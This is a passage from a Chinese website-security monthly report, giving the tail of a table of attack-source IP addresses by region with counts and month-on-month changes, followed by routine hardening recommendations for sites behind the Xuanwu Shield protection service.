50	湖南	119.39.46.177(1 次) 119.39.46.199(1 次) 119.39.47.46(1 次) 119.39.47.233(1 次) 175.10.143.198(1 次)	5	0.03%	较上月减少 98 次，攻击占比下降 0.3%
51	西藏	101.249.60.99(1 次) 101.249.60.119(1 次) 101.249.61.144(1 次) 101.249.62.69(1 次) 101.249.63.212(1 次)	5	0.03%	较上月--，攻击占比--
52	日本	45.117.102.162(3 次) 106.185.149.25(1 次) 172.105.216.212(1 次)	5	0.03%	较上月减少 21 次，攻击占比下降 0.05%
53	贵州	114.139.231.154(1 次) 221.13.12.109(1 次) 221.13.12.162(1 次) 221.13.12.231(1 次)	4	0.02%	较上月增加 3 次，攻击占比上升 0.02%
54	英国	178.62.27.44(3 次)	3	0.02%	较上月--，攻击占比--
55	越南	113.185.0.13(1 次)	1	0.01%	较上月--，攻击占比--
56	阿根廷	200.73.132.2(1 次)	1	0.01%	较上月减少 0 次，攻击占比上升 0.01%

4.安全建议须知

安全建议：

1）已接入玄武盾的网站域名禁用 IP 方式进行访问，或者做好访问控制，只允许

玄武盾 IP 与源站进行请求响应；

2）如带 www 的子域名网站接入玄武盾，不带 www 的根域名网站禁用访问；

3）加强同 IP 的其他网站的安全防护，否则还可能存在通过其他网站的安全风险进行入侵网站服务器；

4）加固网站服务器安全：加强网站服务器的日常维护，做好网站服务器的访问控制，限定开放访问 IP 白名单、限定开放高危端口/服务、定期对网站服务器进行安全体检、及时消除可能存在的安全隐患；

5）加强网站弱点修复：定期对网站开展安全风险评估，及时消除网站的漏洞风险，提升网站本身的安全性；

6）及时清理网页后门：网站发布、升级、迁移前和日常运维过程中都要对网站源文件进行网页后门扫描和彻底清理；

7）加强管理账号管理：加强对网站管理后台账号、FTP/SSH/VNC/远程桌面等远程维护工具账号的管理，尽可能使用强密码，并保证定期更换新密码。